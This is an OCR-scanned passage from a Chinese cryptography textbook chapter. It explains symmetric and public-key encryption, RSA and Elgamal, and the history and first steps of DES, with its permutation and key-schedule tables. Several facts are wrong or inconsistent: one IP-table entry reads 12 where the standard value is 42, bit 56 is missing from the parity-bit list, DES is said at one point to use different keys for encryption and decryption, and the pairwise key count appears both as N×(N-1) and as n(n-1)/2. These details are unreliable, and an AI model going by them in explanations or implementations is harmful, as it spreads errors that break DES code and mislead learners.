



图 12-2 对称加密体制原理示意图

只要通信双方能确保密钥在交换阶段未泄露，那么就可以保证信息的机密性与完整性。对称加密技术存在着通信双方之间确保密钥安全交换的问题。同时，如果一个用户与



N个其他用户进行通信时，每个用户对应一把密钥，那么他就需要维护N把密钥。当网络中有N个用户之间进行加密通信时，则需要有N×（N-1）个密钥，才能保证任意两方之间的通信。

在对称加密体系中加密方和解密方使用相同的密钥，系统的保密性主要取决于密钥的安全性。因此，密钥在加密方和解密方之间的传递和分发必须通过安全通道进行，在公共网络上使用明文传递密钥是不合适的。如果密钥没有以安全方式传送，那么黑客就很可能非常容易地截获密钥。如何产生满足保密的密钥，如何安全、可靠地传送密钥是十分复杂的问题。

对称加密体制的优点主要体现在其加密、解密处理速度快、保密度高等，其缺点主要体现在以下方面。

（1）密钥是保密通信安全的关键，发信方必须安全、妥善地把密钥护送到收信方，不能泄漏其内容。如何才能把密钥安全地送到收信方，是单钥密码算法的突出问题。单钥密码算法的密钥分发过程十分复杂，所花代价高。

（2）多人通信时密钥组合的数量会出现爆炸性膨胀，使密钥分发更加复杂化，n 个人进行两两通信，总共需要的密钥数为 $n(n-1)/2$ 个。

（3）通信双方必须统一密钥，才能发送保密的信息。如果发信者与收信者素不相识，这就无法向对方发送秘密信息了。

（4）除了密钥管理与分发问题，单钥密码算法还存在数字签名困难问题，通信双方拥有同样的消息，接收方可以伪造签名，发送方也可以否认发送过某消息。

数据加密标准DES（Data Encryption Standard）是最典型的对称加密算法，它是由IBM公司推出，经过国际标准化组织认定的数据加密的国际标准。DES算法是目前广泛采用的对称加密方式之一，加密和解密使用同一种算法，但是加密和解密时的密钥并不相同。DES算法采用了64位密钥长度，其中8位用于奇偶校验，用户可以使用其余的56位。DES算法并不是非常安全的，入侵者使用运算能力足够强的计算机，对密钥逐个尝试就可以破译密文。但是，破译密码需要很长时间的，只要破译的时间超过密文的有效期，那么加密就是有效的。目前，已经有一些比DES算法更安全的对称加密算法，如IDEA算法、RC2算法、RC4算法等。

12.2.2 非对称加密体制

非对称加密技术对信息的加密与解密使用不同的密钥，用来加密的密钥是可以公开的公钥，用来解密的密钥是需要保密的私钥，因此又被称为公钥加密（public key encryption）技术。

在1976年，Diffie与Hellman提出了公钥加密的思想，加密用的公钥与解密用的私钥不同，公开加密密钥不至于危及解密密钥的安全，图12-3给出了非对称加密的原理示意图。用来加密的公钥（public key）与解密的私钥（private key）是数学相关的，并且加密公钥与解密私钥是成对出现的，但是不能通过加密公钥来计算出解密私钥。

非对称密钥密码体制在现代密码学中是非常重要的。按照一般的理解，加密主要是解决信息在传输过程中的保密性问题。但是还存在着另一个问题，那就是如何对信息发送人和接收人的真实身份进行验证，以防止用户对所发出信息和接收信息的事后抵赖，并且能够保证数据完整性。非对称密钥密码体制对这两个方面都给出了很好的解决方式。

在非对称密钥密码体制中，加密的公钥与解密的私钥是不相同的。公钥是公开的，谁都可以使用，而私钥只有解密人自己知道。由于采用了两个密钥，并且从理论上可以保证要从公钥和密文中分析出明文和解密的私钥在计算上是不可行的。那么以公钥作为加密密钥，接收方使用私钥解密，则可实现多个用户发送的密文，只能由一个持有解密的私钥的用户解读。相反，如果以用户的私钥作为加密密钥，而以公钥作为解密密钥，则可以实现由一个用户加密的消息由多个用户解读。这样网络中有 N 个用户之间进行加密通信时，不再需要有 $N\times(N-1)$ 个密钥，并可以用于数字签名。

非对称加密技术可以大大简化密钥的管理。网络中的 N 个用户之间进行通信加密，仅仅需要使用 N 对密钥就可以，而且，用于解密的私钥不需要发往任何地方，公钥在传递和发布过程中即使被截获，由于没有与公钥相匹配的私钥，截获的公钥对入侵者也就没有太大的意义。这正是非对称加密技术与对称密钥加密技术相比所具有的优势。




图 12-3　非对称加密体制原理示意图

公钥加密体制的优点是可以公开加密密钥，适应网络的开放性要求，且仅需保密解密密钥，所以密钥管理问题比较简单，主要缺点是加密算法复杂，加密与解密的速度比较慢。

目前，主要的公钥算法包括：RSA 算法、DSA 算法、PKCS 算法与 PGP 算法等。

RSA 公钥体制是 1978 年由 Rivest、Shamir 和 Adleman 提出的一个公钥密码体制，RSA 就是以其发明者的姓名的第一个字母命名的。RSA 体制被认为是目前为止理论上最为成熟的一种公钥密码体制。RSA 体制多用在数字签名、密钥管理和认证等方面。1985 年，Elgamal 构造了一种基于离散对数的公钥密码，这就是 Elgamal 公钥体制。Elgamal 公钥体制的密文不仅依赖于待加密的明文，而且依赖于用户选择的随机数，由于每一次随机数是不同的，因此即使加密相同的明文，得到的密文也是不同的。由于这种加密算法的不确定性，又称其为概率加密体制。目前，典型的公钥加密算法还有 Diffie-Hellman 密钥交换、数据签名标准 DSS、椭圆曲线密码等。

12.3　DES 对称加密技术

DES 算法于 1977 年得到美国政府的正式许可，是一种用 56 位密钥来加密 64 位数据的方法。

12.3.1　DES 算法的历史

美国国家标准局 1973 年开始研究除国防部外的其他部门的计算机系统的数据加密标准，于 1973 年 5 月 15 日和 1974 年 8 月 27 日先后两次向公众发出了征求加密算法的公告。

加密算法要达到的目的有 4 点：

（1）提供高质量的数据保护，防止数据未经授权的泄漏和未被察觉的修改；

（2）具有相当高的复杂性，使得破译的开销超过可能获得的利益，同时又要便于理解和掌握；

（3）DES 密码体制的安全性应该不依赖于算法的保密，其安全性仅以加密密钥的保密为基础；

（4）实现经济，运行有效，并且适用于多种完全不同的应用。

1977 年 1 月，美国政府颁布采纳 IBM 公司设计的方案作为非机密数据的正式数据加密标准 DES。

12.3.2　DES 算法的原理

DES 算法的入口参数有三个：Key、Data 和 Mode。其中 Key 为 8 个字节共 64 位，是 DES 算法的工作密钥；Data 也为 8 个字节 64 位，是要被加密或被解密的数据；Mode 为 DES 的工作方式，有两种，分别为加密或解密。

DES 算法的原理是：如 Mode 为加密，则用 Key 去把数据 Data 进行加密，生成 Data 的密码形式（64 位）作为 DES 的输出结果；如 Mode 为解密，则用 Key 去把密码形式的数据 Data 解密，还原为 Data 的明码形式（64 位）作为 DES 的输出结果。

在通信网络的两端，双方约定一致的 Key，在通信的源点用 Key 对核心数据进行 DES 加密，然后以密码的形式在公共通信网中传输到通信网络的终点，数据到达目的地后，用同样的 Key 对密码数据进行解密，便再现了明码形式的核心数据。这样，就保证了核心数据在公共通信网中传输的安全性和可靠性。通过定期在通信网络的源端和目的端同时改用新 Key，便能进一步提高数据的保密性，这是现在金融交易网络的流行做法。

12.3.3　DES 算法的实现步骤

DES 算法实现加密需要三个步骤。DES 加密过程如图 12-4 所示。




图 12-4　DES 加密过程

第一步：初始置换。对给定的 64 位的明文 x，首先通过一个 IP 置换表来重新排列 x，IP 置换表如图 12-5 所示，从而构造出 64 位的 x_0，$x_0=\mathrm{IP}(x)=L_0R_0$，其中 L_0 表示 x_0 的前 32 位，R_0 表示 x_0 的后 32 位。

58	50	12	34	26	18	10	2	60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6	64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1	59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5	63	55	47	39	31	23	15	7

图 12-5　IP 置换表

其中，IP 置换过程是将输入 64 位明文的第 58 位换到第一位，第 50 位换到第二位，依此类推，最后一位是原来的第 7 位。

第二步：按照规则迭代（迭代 16 次）。规则为：

$$L_i=R_{i-1}$$

$$R_i=L_{i-1}\oplus f(R_{i-1},K_i) \qquad (i=1,2,3,\cdots,16)$$

如果是第一次迭代 $L_1=R_0$，$R_1=L_0\oplus f(R_0,K_1)$，其中符号 $\oplus$ 表示的数学运算是异或（$0\oplus 0=0$、$0\oplus 1=1$、$1\oplus 0=1$、$1\oplus 1=0$），f 表示一种置换函数，K_i 是子密钥。

1．子密钥 K_i

假设密钥为 K，长度为 64 位，但是其中第 8、16、24、32、40、48、64 用做奇偶校验位，实际上密钥长度为 56 位。K 的下标 i 的取值范围是 1 到 16，用 16 轮来构造。构造过程如图 12-6 所示。




图 12-6　子密钥生成

首先，对于给定的密钥 K，应用 PC1 变换进行选位，选定后的结果是 56 位，设其前 28 位为 C_0，后 28 位为 D_0。PC1 选位如图 12-7 所示。

57	49	41	33	25	17	9	1	58	50	42	34	26	18
10	2	59	51	43	35	27	19	11	3	60	52	44	36
63	55	47	39	31	23	15	7	62	54	46	38	30	22
14	6	61	53	45	37	29	21	13	5	28	20	12	4

图 12-7　PC1 选位表

第一轮：第一列是 LS_1，第二列是 LS_2，以此类推。LS_1 是左移的位数。对 C_0 做左移 LS_1 得到 C_1，对 D_0 做左移 LS_1 得到 D_1，左移的原理是所有二进位循环左移。LS 移位表如图 12-8 所示。

轮	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
位数	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

图 12-8　LS 移位表

然后对 C_1D_1 应用 PC2 进行选位，得到 K_1。PC2 选位如图 12-9 所示。

14	17	11	24	1	5	3	28	15	6	21	10
23	29	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32

图 12-9　PC2 选位表

第二轮：对 C_1，D_1 做左移 LS_2 得到 C_2 和 D_2，进一步对 C_2D_2 应用 PC2 进行选位，得到 K_2。如此继续，分别得到 K_3，K_4，…，K_{16}。

2．函数 *f*

函数 f 有两个输入：32 位的 R_{i-1} 和 48 位 K_i，f 函数的处理流程如图 12-10 所示。

